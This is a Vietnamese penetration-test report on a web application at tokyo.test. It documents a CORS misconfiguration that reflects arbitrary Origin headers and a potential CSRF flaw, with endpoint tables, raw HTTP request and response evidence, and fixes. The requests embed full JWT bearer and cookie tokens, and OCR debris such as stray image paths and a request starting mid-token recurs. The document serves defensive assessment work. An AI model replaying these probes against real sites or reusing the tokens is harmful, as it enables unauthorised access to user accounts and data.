MỤC LỤC

1. NỘI DUNG KIỂM THỬ

1.1. Các mức độ của lỗ hổng

Tester phân loại từng lỗ hổng được phát hiện thành 4 cấp độ (Cao, Trung bình, Thấp, và Thông tin) theo mức độ rủi ro mà nó có thể gây ra trong quá trình hoạt động của Khách hàng. Để biết chi tiết về các tiêu chuẩn xếp hạng, vui lòng tham khảo *"Phụ lục 2: Xếp hạng rủi ro."*. Cũng xin lưu ý rằng việc đánh giá dựa trên quan điểm riêng của Tester và có thể là các suy đoán của Tester trong một số trường hợp. Khách hàng nên quyết định thông tin nào có liên quan đến hoạt động của mình.

1.2. Phạm vi kiểm thử

- Mục tiêu: tokyo.test
- Thời gian: Từ ngày 21/12/2023 đến ngày 24/12/2023

2. ĐÁNH GIÁ CHUNG

Xếp hạng "<**D**>" - Ứng dụng có nhiều lỗ hổng mức **Cao**

3. LỖ HỔNG ĐƯỢC PHÁT HIỆN

3.1. Cross-origin resource sharing (Arbitrary origin trusted)

- CVSS Score: 5.4 (Medium).
- Tác động: Lỗ hổng này cho phép truy cập từ các nguồn bất kỳ khi có yêu cầu, cụ thể ở đây là nguồn *"testtest12.com"*. Việc tin tưởng vào các nguồn bất kỳ này sẽ gây ra nhiều rủi ro dẫn đến việc phát sinh thêm nhiều lỗ hổng khác như SSRF, CSRF,...
- Vị trí:

VỊ TRÍ REQUESTS	URL	THAM SỐ
Chức năng Login		
Các gói POST request */api/user/login*	*http://tokyo.test/api/user/login*	*Referer* *Header*
Chức năng Profile		
Các gói GET request */api/user/me*	*http://tokyo.test/api/user/me*	*Referer* *Header*
Chức năng Update profile		
Các gói POST request */api/user/me*	*http://tokyo.test/api/user/me*	*Referer* *Header*
Chức năng Feed pagniation		
Các gói GET requests */api/photo/feed?page=1*	*http://tokyo.test/#*	*Origin*
Chức năng Feed by user		
Các gói GET requests */api/photo/feed/<uid>*	*http://tokyo.test/api/photo/feed/4*	*Origin*
Chức năng Add photo to collection		
Các gói POST request */api/photo/collection*	*http://tokyo.test/api/photo/collection*	*Referer* *Header*
Chức năng Create comment		
Các gói POST request */api/comment*	*http://tokyo.test/api/comment*	*Origin*
Chức năng Delete comment		
Các gói GET request */api/comment/delete/6*	*http://tokyo.test/api/comment/delete/6*	*Origin*
Chức năng List pagniation		
Các gói GET request */api/collection?page=number*	*http://tokyo.test/api/collection?page=1*	*Origin*
Chức năng Collection create		
Các gói POST request */api/collection*	*http://tokyo.test/api/collection*	*Origin*
Chức năng Collection details		

Các gói GET request */api/collection/<cid>*	*http://tokyo.test/api/collection/124*	*<cid>*
Chức năng Collection update		
Các gói POST request */api/collection/<cid>*	*http://tokyo.test/api/collection/124*	*<cid>*
Chức năng Collection delete		
Các GET requests */api/collection/delete/<cid>*	*http://tokyo.test/api/collection/delete/3*	*<cid>*

– Mô tả: Khi thực hiện gửi các requests, tôi đã cố tình chèn thêm 1 tham số *"Origin"* với 1 đường dẫn lạ từ bên ngoài, và điều này đã khiến phần Header của response trả về xuất hiện thêm một *"Access -Control-Allow-Origin"* kèm theo. đường dẫn đã được chèn vào trước đó. Ví dụ sẽ được minh họa qua các vị trí dưới đây.

+ Vị trí 2:

Request

Pretty Raw Hex

```
GET /api/photo/feed?page=2 HTTP/1.1
Host: tokyo.test
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzIiwianRpIjoiMjM2ZmIzZDZjYzk
2MDliYzM1ZGZiN2RiNGVkMzIzYmNlMTQ5NGZjYTUyYWExYWY3Y2Y0ODVhMGRkNTI5MWM0MGI1Y2I
wN2EyYWE3YTM3M2QiLCJpYXQiOjE3MDMzMTYzNTMsIm5iZiI6MTcwMzMxNjM1MywiZXhwIjoxNzM
0OTM4NzUzLCJzdWIiOiI0Iiwic2NvcGVzIjpbXX0.ItQlz3uqQTH8cUi_UITGDjHLJN5LfeE9oFd
Km4WJOjTPV_mNxQwHQAAG-b5oMRW5k8PDYTwBWFqqSBmRvt2sfQKI72kTEPCGKbZPzvY9XH6dT9A
huSvRizyUJ_Chkdsp-trVWpiwWeYrJfVq-EXs3FjxP-eCMXBrMTEq-vGXwYwokl_GWWN6QYyyif-
HwS0PoJXOC24cS6zmFbDQNeUlbJUc5eDdBe1yCaWlGZT4yIgJ2MPeZ1aH7yfvGIs_tAVhnL00QfZ
GRXqzBKutAGmxdrSsve162brFwrNVdlBte4M2VVVBioRglczZzMCtB-_u5SRYels9idZ2NVp0wDd
-aG6XpL9eQHHsPjBa7QQGpJmTj0LZrq6O9C_M95um0Oatyi7k8SWEeLX2Pf7svceIEl8HuEK-5Gz
pnBkvJRM3WOGZbiBgAnh-EM7roY__XsFeEhn2iU8M9jWX5OOvEbZMUJto7pPJU8uWlycIwT2CTli
JljIbYkimpg1dw9AuWtoGTfGuWRUzP4AoSyCD7pm_GfGKVr-M8m3yxJW5h-dQMYPqU2rU1dx6N_l
YP9N4eH1hg8OhnHetxvE0MwBTpaw3rAnmiK-e9OnYJt1gLdluAFYyH1NsjCoK_WsZqHtvpPJjG6-
1eoszlDNoj_QwlNz-kvqXeHnwPWBOJ8dE_KmjLKU
Connection: close
Referer: http://tokyo.test/
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzIiwianRpIjoiMjM2ZmIzZDZjYzk
2MDliYzM1ZGZiN2RiNGVkMzIzYmNlMTQ5NGZjYTUyYWExYWY3Y2Y0ODVhMGRkNTI5MWM0MGI1Y2I
wN2EyYWE3YTM3M2QiLCJpYXQiOjE3MDMzMTYzNTMsIm5iZiI6MTcwMzMxNjM1MywiZXhwIjoxNzM
0OTM4NzUzLCJzdWIiOiI0Iiwic2NvcGVzIjpbXX0.ItQlz3uqQTH8cUi_UITGDjHLJN5LfeE9oFd
Km4WJOjTPV_mNxQwHQAAG-b5oMRW5k8PDYTwBWFqqSBmRvt2sfQKI72kTEPCGKbZPzvY9XH6dT9A
huSvRizyUJ_Chkdsp-trVWpiwWeYrJfVq-EXs3FjxP-eCMXBrMTEq-vGXwYwokl_GWWN6QYyyif-
HwS0PoJXOC24cS6zmFbDQNeUlbJUc5eDdBe1yCaWlGZT4yIgJ2MPeZ1aH7yfvGIs_tAVhnL00QfZ
GRXqzBKutAGmxdrSsve162brFwrNVdlBte4M2VVVBioRglczZzMCtB-_u5SRYels9idZ2NVp0wDd
-aG6XpL9eQHHsPjBa7QQGpJmTj0LZrq6O9C_M95um0Oatyi7k8SWEeLX2Pf7svceIEl8HuEK-5Gz
pnBkvJRM3WOGZbiBgAnh-EM7roY__XsFeEhn2iU8M9jWX50OvEbZMUJto7pPJU8uWlycIwT2CTli
JljIbYkimpg1dw9AuWtoGTfGuWRUzP4AoSyCD7pm_GfGKVr-M8m3yxJW5h-dQMYPqU2rU1dx6N_l
YP9N4eH1hg8OhnHetxvE0MwBTpaw3rAnmiK-e9OnYJt1gLdluAFYyH1NsjCoK_WsZqHtvpPJjG6-
1eoszlDNoj_QwlNz-kvqXeHnwPWBOJ8dE_KmjLKU
Origin: http://testtest12.com
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 23 Dec 2023 10:26:32 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.2.34
Cache-Control: private, must-revalidate
pragma: no-cache
expires: -1
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: http://testtest12.com
Vary: Origin
Content-Length: 7509

{
  "success":true,
  "data":{
    "current_page":2,
    "data":[
      {
        "id":34,
        "user_id":3,
        "name":"Magome Station",
        "description":"Magome Station",
        "location":"Magome Station",
        "image_url":
        "photos\/980503cdb1f32bc3a2c51cc35982d3aa\/uLXaBjforRAJdfonpIgAo1zCY
        gRzi8mi2TB8Vv67.jpeg",
        "is_public":true,
        "lang":"en",
        "created_at":"2020-05-14T12:15:15.000000Z",
        "updated_at":"2020-05-14T12:15:15.000000Z",
        "likes_count":0,
        "liked_by_user":false,
        "public_url":
        "\/storage\/photos\/980503cdb1f32bc3a2c51cc35982d3aa\/uLXaBjforRAJdf
        onpIgAo1zCYgRzi8mi2TB8Vv67.jpeg",
        "user":{
          "id":3,
```

+ Vị trí 3:

Request

```
GET /api/photo/feed/4 HTTP/1.1
Host: tokyo.test
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzIiwianRpIjoiNGNjYjQxYTJiNGF
mNjc2ZWI0YjI1MjhiMjRkYWY3ZWZjYTIyZjkxYzU2OTU1NjliYzcwOGE3OTZjMzMxZTcyNzE1YTI
xZTg1OGU5ZmY3YWYiLCJpYXQiOjE3MDI3NDQ1NDUsIm5iZiI6MTcwMjc0NDU0NSwiZXhwIjoxNzM
0MzY2OTQ1LCJzdWIiOiI0Iiwic2NvcGVzIjpbXX0.gxhk4gwHqDAuKMKEuvzxl6MSJysCi74lsZ2
SZXeioid4HXXOe7PD7m22HMltmolHiqipV1QE_bwrRMF3Tq-nnK29EVlFnBO244rlTu_w3YbZmeC
5gaysCM1GVIqRa7lHiyULMdoFxNPEWvCa-hJSifxiT3IyZovSSnoj3txGQWYSs2TwM-5sxvarLbD
6nEmLbT-l5j4596ybRSHqAhQybWM2w9hm59nmaL3ItyFCYn2609byAGBiomqov2l_fDsc-94_Zpv
p75yZWDu7CBr8HWtzl4kaRGLPE7Jg1qhM9a-Nix9ba7XVBlknPwFk-vhxxV76SE_rDl9w72W_bD1
ePvb8gE1Xx26D26egJ7znXh14S18FYXR1Spob1y72ZkFYfMRfL_3LZJYuqViZ6yfDHtg7GpumbIw
lk1uIbzzHKSsZEdeOeE7LT8RjKsmgwXAZMUgYYpa79j2hEBeVDJy_JZdl9-9cArFlKHrcrwAXbN
IuHYZL09XvtM4m-eN7XV5_sfxFt9fHgUqHeAMxvnzPbN79UuB1fwmvy6KyR9hI173U7vUPoxEd3_
XPEJWzSQhxafW0RspEwMhleEhSVxvXPj3NY5n12ltW7oKtGDXWbNjKoXh2Ipskijn8JEuabWDlp6
XWpqCOsL5U4C4Sx5xOXrZA57m1aOhk1tgxyPpTmA
Connection: close
Referer: http://tokyo.test/
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzIiwianRpIjoiNGNjYjQxYTJiNGF
mNjc2ZWI0YjI1MjhiMjRkYWY3ZWZjYTIyZjkxYzU2OTU1NjliYzcwOGE3OTZjMzMxZTcyNzE1YTI
xZTg1OGU5ZmY3YWYiLCJpYXQiOjE3MDI3NDQ1NDUsIm5iZiI6MTcwMjc0NDU0NSwiZXhwIjoxNzM
0MzY2OTQ1LCJzdWIiOiI0Iiwic2NvcGVzIjpbXX0.gxhk4gwHqDAuKMKEuvzxl6MSJysCi74lsZ2
SZXeioid4HXXOe7PD7m22HMltmolHiqipV1QE_bwrRMF3Tq-nnK29EVlFnBO244rlTu_w3YbZmeC
5gaysCM1GVIqRa7lHiyULMdoFxNPEWvCa-hJSifxiT3IyZovSSnoj3txGQWYSs2TwM-5sxvarLbD
6nEmLbT-l5j4596ybRSHqAhQybWM2w9hm59nmaL3ItyFCYn2609byAGBiomqov2l_fDsc-94_Zpv
p75yZWDu7CBr8HWtzl4kaRGLPE7Jg1qhM9a-Nix9ba7XVBlknPwFk-vhxxV76SE_rDl9w72W_bD1
ePvb8gE1Xx26D26egJ7znXh14S18FYXR1Spob1y72ZkFYfMRfL_3LZJYuqViZ6yfDHtg7GpumbIw
lk1uIbzzHKSsZEdeOeE7LT8RjKsmgwXAZMUgYYpa79j2hEBeVDJy_JZdl9-9cArFlKHrcrwAXbN
IuHYZL09XvtM4m-eN7XV5_sfxFt9fHgUqHeAMxvnzPbN79UuB1fwmvy6KyR9hI173U7vUPoxEd3_
XPEJWzSQhxafW0RspEwMhleEhSVxvXPj3NY5n12ltW7oKtGDXWbNjKoXh2Ipskijn8JEuabWDlp6
XWpqCOsL5U4C4Sx5xOXrZA57m1aOhk1tgxyPpTmA
Origin: http://minh.com
```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 23 Dec 2023 14:52:10 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.2.34
Cache-Control: private, must-revalidate
pragma: no-cache
expires: -1
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 57
Access-Control-Allow-Origin: http://minh.com
Vary: Origin
Content-Length: 230

{
  "success":true,
  "data":{
    "id":4,
    "name":"test132",
    "email":"test@test.com",
    "email_verified_at":null,
    "bio":"1232test123",
    "gender":1,
    "created_at":"2023-12-23T13:58:47.000000Z",
    "updated_at":"2023-12-23T14:38:56.000000Z"
  },
  "message":null
}
```

+ Vị trí 4:


Request

```
wGdjTZC-mHkITiC5ezD7mAJ8lRfwWJ2oeojPaYJuysk_0il_y6hOw9iGnlr5v90paoYJNGVznfow
4CO_2pbe4mF_dCJkJKem8fMJd4vlMhBsVWL-G2MWumhRZ6WnUxX8IkWEYKtPsvzPG_QrmulDuTgw
OTEIdKLGJVkUZts0ujM_J3HqlF90SgV6VxTE4-xDPUrlMYnNo1BJB4OoXPXR0B4_jwpd_9N8klof
7t5JYmpfXeaSevLIPXrvXvUSy1GubhiUrPr2gbeY6FyodnKOasJtAoT_Z9jJQt13yslH6pfm5wW0
IzU3Ry3mZ8ytq7KDXVyR3eaoK-kxq0wq5AZiOzgtTfAZOSspORjiNWL1r7xj2sKo2Of9TzIbmtu_
E8dvAWV6SVwLzJFq7qZbKtFR7lv93WyN6brx1Jt9i_vxGyRZU5PtP0xixtQMbenF5q6yP2y9s9BO
NE6_-eUYFNa9mydPahudTPqfdJi7xDIk7vTikJKk
Content-Type: multipart/form-data;
boundary=--------------------------189005908902716524236369429 4
Content-Length: 304
Origin: http://tokyo.test
Connection: close
Referer: http://tokyo.test/
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzIiwianRpIjoiOTkxYzJlOWRkNzM
xZWNkOWJkOGQ0YTcyOTRlYzg3NWU3ODcwNjVjZjlhYzk2M2IyOWZkZTg4Mjk5MmUwMWUzYzA3OGU
3YjNkNGUyZjBiYjkiLCJpYXQiOjE3MDMzMzk5MjcsIm5iZiI6MTcwMzMzOTkyNywiZXhwIjoxNzM
0OTYyMzI3LCJzdWIiOiI0Iiwic2NvcGVzIjpbXX0.pspAqBH70T_MdC0zPAljdgBp9WCSEQDG6pF
v-w9YnZgWlPW85Hz1agibc1y9Js3cWIW_-kFTVVl6WzNrcXS-nSQs6mDhvrxQHCZnHKngtLnrd5D
FKAKchdqEzeNpVkhiS94MECnUUTT8EYFMZ2EULUqUlCPqtGv1IAJh8AmPtnfxTWPiUZzgi3uFksn
wGdjTZC-mHkITiC5ezD7mAJ8lRfwWJ2oeojPaYJuysk_0il_y6hOw9iGnlr5v90paoYJNGVznfow
4CO_2pbe4mF_dCJkJKem8fMJd4vlMhBsVWL-G2MWumhRZ6WnUxX8IkWEYKtPsvzPG_QrmulDuTgw
OTEIdKLGJVkUZts0ujM_J3HqlF90SgV6VxTE4-xDPUrlMYnNo1BJB4OoXPXR0B4_jwpd_9N8klof
7t5JYmpfXeaSevLIPXrvXvUSy1GubhiUrPr2gbeY6FyodnKOasJtAoT_Z9jJQt13yslH6pfm5wW0
IzU3Ry3mZ8ytq7KDXVyR3eaoK-kxq0wq5AZiOzgtTfAZOSspORjiNWL1r7xj2sKo2Of9TzIbmtu_
E8dvAWV6SVwLzJFq7qZbKtFR7lv93WyN6brx1Jt9i_vxGyRZU5PtP0xixtQMbenF5q6yP2y9s9BO
NE6_-eUYFNa9mydPahudTPqfdJi7xDIk7vTikJKk
Origin:http://test.com

----------------------------189005908902716524236369429 4
Content-Disposition: form-data; name="photo_id"

56
----------------------------189005908902716524236369429 4
Content-Disposition: form-data; name="comment"

test test test23

----------------------------189005908902716524236369429 4--
```


Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 23 Dec 2023 15:29:17 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.2.34
Cache-Control: private, must-revalidate
pragma: no-cache
expires: -1
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 32
Access-Control-Allow-Origin: http://test.com
Vary: Origin
Content-Length: 175

{
  "success":true,
  "data":{
    "photo_id":"56",
    "comment":{
    },
    "user_id":4,
    "updated_at":"2023-12-23T15:29:17.000000Z",
    "created_at":"2023-12-23T15:29:17.000000Z",
    "id":97
  },
  "message":null
}
```

+ Vị trí 5:



+ Vị trí 6:



– Cách khắc phục:

+ Luôn kiểm tra toàn bộ tham số đầu vào kể cả tham số ở phần Header và đảm bảo toàn bộ tham số này đều được đi qua bộ lọc.

+ Có thể tạo một whitelist và chỉ chấp nhận các đường dẫn hợp lệ.


3.2. Cross-site request forgery (Potential CSRF)

- CVSS Score: 5.4 (Medium).
- Tác động: Lỗ hổng này sẽ giúp kẻ tấn công sử dụng các requests giả mạo nhằm lừa người dùng thực hiện các hành động không mong muốn như thay đổi mật khẩu, thay đổi dữ liệu cá nhân, ... từ đó đánh cắp các thông tin nhạy cảm của người dùng.
- Vị trí:


VỊ TRÍ REQUESTS	URL	THAM SỐ
Chức năng Login		
Các gói POST request */api/user/login*	*http://tokyo.test/api/user/login*	*Referer Header*
Chức năng Add photo to collection		
Các gói POST request */api/photo/collection*	*http://tokyo.test/api/photo/collection*	*Referer Header*
Chức năng Comment create		
Các gói POST request */api/comment*	*http://tokyo.test/api/comment*	*Referer Header*
Chức năng Collection update		
Các gói POST request */api/collection/<cid>*	*http://tokyo.test/api/collection/3*	*<cid>*

- Mô tả: Khi thực hiện gửi các requests đến trình duyệt, tôi đã cố tình thay đổi trường *Referer Header* của gói tin thành một đường dẫn đến một trang web lạ, tuy nhiên trình duyệt vẫn trả về các responses hợp lệ. Điều này chứng tỏ rằng các tham số đã không được thực hiện việc kiểm tra một cách chặt chẽ.

